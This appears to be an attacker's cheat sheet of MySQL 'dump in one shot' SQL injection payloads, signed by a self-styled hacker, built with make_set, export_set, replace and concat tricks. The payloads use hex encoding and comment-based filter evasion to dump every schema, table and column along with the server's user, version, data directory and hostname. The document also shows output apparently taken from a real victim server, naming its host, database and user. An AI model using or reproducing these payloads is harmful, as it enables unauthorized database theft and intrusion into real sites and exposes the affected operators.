insert(insert(insert(insert(insert(insert(insert(insert(insert(insert((select(@a)from(select(@a:=0x00),(select(@a)from(information_schema.columns)where(table_schema!=0x696e666f726d6174696f6e5f736368656d61)and(@a)in(@a:=insert(0x3c2f666f6e743e,1,0,insert(@a,1,0,insert(column_name,1,0,insert(0x203a3a20,1,0,insert(table_name,1,0,0x3c62723e))))))))a),1,0,database()),1,0,0x4461746162617365203a3a20),1,0,0x3c62723e),1,0,user()),1,0,0x55736572203a3a20),1,0,0x3c62723e),1,0,version()),1,0,0x56657273696f6e203a3a20),1,0,0x3c62723e),1,0,0x496e6a656374656420427920426c61636b526f7365))
```

| make\_set |

```
make_set(6,@:=0x0a,(select(1)from(information_schema.columns)where @:=make_set(511,@,0x3c6c693e,table_schema,0x203a20,table_name,0x203a20,column_name)),@)
```

```
make_set(6,@:=0x0a,(/*!00000select*/(1)/*!00000from*/(/*!00000information_schema*/.columns)where@:=make_set(511,@,0x3c6c693e,/*!00000table_schema*/,0x203a3a20,/*!00000table_name*/,0x203a3a20,/*!00000column_name*/)),@)
```

## | Export Set |

```
export_set(5,@:=0,(select  
count(*)from(information_schema.columns)where@:=export_set(5,export_set(5,@,table_name,0  
x3c6c693e,2),column_name,0xa3a,2)),@,2)
```

```
export_set(5,@:=0,(select+count(*)/*!50000from*/+/*!  
50000information_schema*/.columns+where@:=export_set%285,export_set  
%285,@,0x3c6c693e,/*!50000column_name*/,2),0x3a3a,/*!50000table_name*/,2)),@,2)
```

```
export_set(5,@:=0,(select+count(*)/*!50000from*/+/*!50000information_schema*/.columns  
where table_schema=database() and @:=export_set(5,export_set%285,@,0x3c6c693e,/*!  
50000column_name*/,2),0x3a3a,/*!50000table_name*/,2)),@,2)
```

## | replace |

```
replace(replace(0x21402324255e262a3f2b22,0x21,(select concat_ws(0x00,  
(select(@)from(select(@:=0x00),  
(select(@)from(information_schema.columns)where(table_schema=database()))and(0x00)in(@:=c  
oncat_ws(0x00,(@),(0x3c62723e),(table_schema),(0x203a3a20),(table_name),(0x203a3a20),  
(column_name))))))x))))),0x40,0x3c62723e)
```

```
replace(replace(replace(0x232425,0x23,@:=replace(replace(replace(replace(0x753c62723e763c62  
723e773c62723e78,0x75,0x3c666f6e7420636f6c6f723d7265642073697a653d3530303e496e6a65637  
46f72426f793c2f666f6e743e3c62723e),0x76,version()),0x77,user()),0x78,database()))),0x24,  
(select+count(*)from(information_schema.columns)where+table_schema=database()  
+and@:=replace(replace(replace(0x03c62723e2a3a3a2d,0x00,@),0x2a,table_name),0x2d,column_  
name))),0x25,@)
```



## | Complete Information DIOS |

```
Concat(0x2e2e4e616d65203a3a3a3a3a3a3a3a3a2050697368696361745f496e6a6563746f72,0x3c62723e,0x2e2e566572736966f6e203a3a3a3a3a3a3a20,@@`version`,0x3c62723e,0x2e2e55736572203a3a3a3a3a3a3a3a3a20,current_user(),0x3c62723e,0x2e2e4461746162617365203a3a3a3a3a3a20,database(),0x3c62723e,0x2e2e404064617461646972203a3a3a3a3a20,@@datadir,0x3c62723e,0x2e2e53796d6c696e6b203a3a3a3a3a3a3a20,@@HAVE_SYMLINK,0x3c62723e,0x2e2e486f7374204e616d65203a3a3a3a3a3a20,@@HOSTNAME,0x3c62723e,0x2e2e46696c652053797374656d203a3a3a20,@@CHARACTER_SET_FILESYSTEM,0x3c62723e,0x2e2e426974732044657461696c73203a3a20,@@VERSION_COMPILE_MACHINE,0x3c62723e,0x2e2e546d70446972203a3a3a3a3a3a3a3a20,@@tmpdir,0x3c62723e,0x2e2e506f7274203a3a3a3a3a3a3a3a3a20,@@port,0x3c62723e,0x3c62723e,0x2e2e44696f73203a3a20,0x3c62723e,0x3c62723e,(select(@a)from(select(@a:=0x00),(select(@a)from(information_schema.columns)where(table_schema!=0x696e666f726d61746966f6e5f736368656d61)and(@a)in(@a:=concat(@a,table_schema,0x203a3a20,table_name,0x203a3a20,column_name,0x3c62723e))))a))
```

..Name :::::::::: Pishicat\_Injector

..Version ::::::: 5.6.31-log

..User ::::::::::: gasp\_r@%

..Database ::::::: gasp\_gaspc01

..@@datadir ::::: /u0/db38/

..Symlink ::::::: YES

..Host Name ::::: db36-39.pair.com

..File System ::: binary

..Bits Details :: amd64

..TmpDir :::::::::: /u0/db38/tmp

..Port ::::::::::: 3306

## | Database.Table.Column IN A Framed Table |

```
/*!00000concat*/
(0x3c666f6e74206666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b74657
8742d736861646f773a307078203170782035707820233030303b666f6e742d73697a653a3330707822
3e496e6a65637465642062792041686d656420456c204d656c656779203c2f666f6e743e3c62723e3c66
6f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,user(),0x3c62
723e44622055736572203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c6520626f72646
5723d2231223e3c74686561643e3c74723e3c74683e44617461626173653c2f74683e3c74683e5461626
c653c2f74683e3c74683e436f6c756d6e3c2f74683e3c2f74686561643e3c2f74723e3c74626f64793e,
(select (@x) /*!00000from*/ (select (@x:=0x00),(select (0) /*!00000from*/
(information_schema/**/.columns) where (table_schema!
=0x696e666f726d6174696f6e5f736368656d61) and (0x00) in (@x:=/*!00000concat*/
(@x,0x3c74723e3c74643e3c666f6e7420636f6c6f723d7265642073697a653d333e266e6273703b266e
6273703b266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c
74643e3c666f6e7420636f6c6f723d677265656e2073697a653d333e266e6273703b266e6273703b266e
6273703b,table_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e
7420636f6c6f723d626c75652073697a653d333e,column_name,0x266e6273703b266e6273703b3c2f6
66f6e743e3c2f74643e3c2f74723e))))x))
```

..Name :: Pishicat\_Injector

..Version :: 5.6.31-log

..User :: gasp\_r@%

..Database :: gasp\_gaspc01

Databases :~ [383]

Tables :~ [94]

Columns :~ [870]

1. information\_schema { Tables :~ [59]}

1. CHARACTER\_SETS { Columns :~ [4] / Records :~ [0] }

1. CHARACTER\_SET\_NAME

2. DEFAULT\_COLLATE\_NAME

## | Table.Column With All Recording |

```
(select+concat(0x2e2e4e616d65203a3a2050697368696361745f496e6a6563746f72,0x3c62723e,0x2e2e56657273696f6e203a3a20,@`version`,0x3c62723e,0x2e2e55736572203a3a20,current_user(),0x3c62723e,0x2e2e4461746162617365203a3a20,database(),0x3c62723e,0x3c666f6e7420636f6c6f723d7265643e3c62723e,0x446174616261736573203a7e205b,(Select+count(Schema_name)from(information_Schema.schemata)),0x5d3c62723e5461626c6573203a7e205b,(Select+count(table_name)from(information_schema.tables)),0x5d3c62723e436f6c756d6e73203a7e205b,(Select+count(column_name)from(information_Schema.columns)),0x5d3c62723e,@)from(select(@:=0x00),(@db:=0),(@db_nr:=0),(@tbl:=0),(@tbl_nr:=0),(@col_nr:=0),(select(@)from(information_Schema.columns)where(@)in(@:=concat(@,if((@db!=table_schema),concat((@tbl_nr:=0x00),0x3c666f6e7420636f6c6f723d7265643e,LPAD(@db_nr:=@db_nr%2b1,2,0x20),0x2e20,@db:=table_schema,0x2020202020203c666f6e7420636f6c6f723d707572706c653e207b205461626c6573203a7e205b,(Select+count(table_name)from(information_schema.tables)where(table_schema=@db)),0x5d7d203c2f666f6e743e3c2f666f6e743e),0x00),if((@tbl!=table_name),concat((@col_nr:=0x00),0x3c646976207374796c653d70616464696e672d6c6566743a343070783b3e3c666f6e7420636f6c6f723d626c75653e202020,LPAD(@tbl_nr:=@tbl_nr%2b1,3,0x0b),0x2e20,@tbl:=table_name,0x2020202020203c666f6e7420636f6c6f723d707572706c653e2020207b2020436f6c756d6e73203a7e20205b,(Select+count(column_name)from(information_Schema.columns)where(table_name=@tbl)),0x5d202f203c666f6e7420636f6c6f723d626c61636b3e205265636f726473203a7e205b,(Select+ifnull(table_rows,0x30)+from+information_schema.tables+where+table_name=@tbl),0x5d207d3c2f666f6e743e3c2f666f6e743e3c2f6469763e),0x00),concat(0x3c646976207374796c653d70616464696e672d6c6566743a383070783b3e3c666f6e7420636f6c6f723d677265656e3e,LPAD(@col_nr:=@col_nr%2b1,3,0x0b),0x2e20,column_name,0x3c2f666f6e743e3c2f6469763e))))))x)
```

# Regards

Ahmed El Melegy

FB.me/Gaza.Hacker.Injector

<https://www.facebook.com/Melegy.GHI>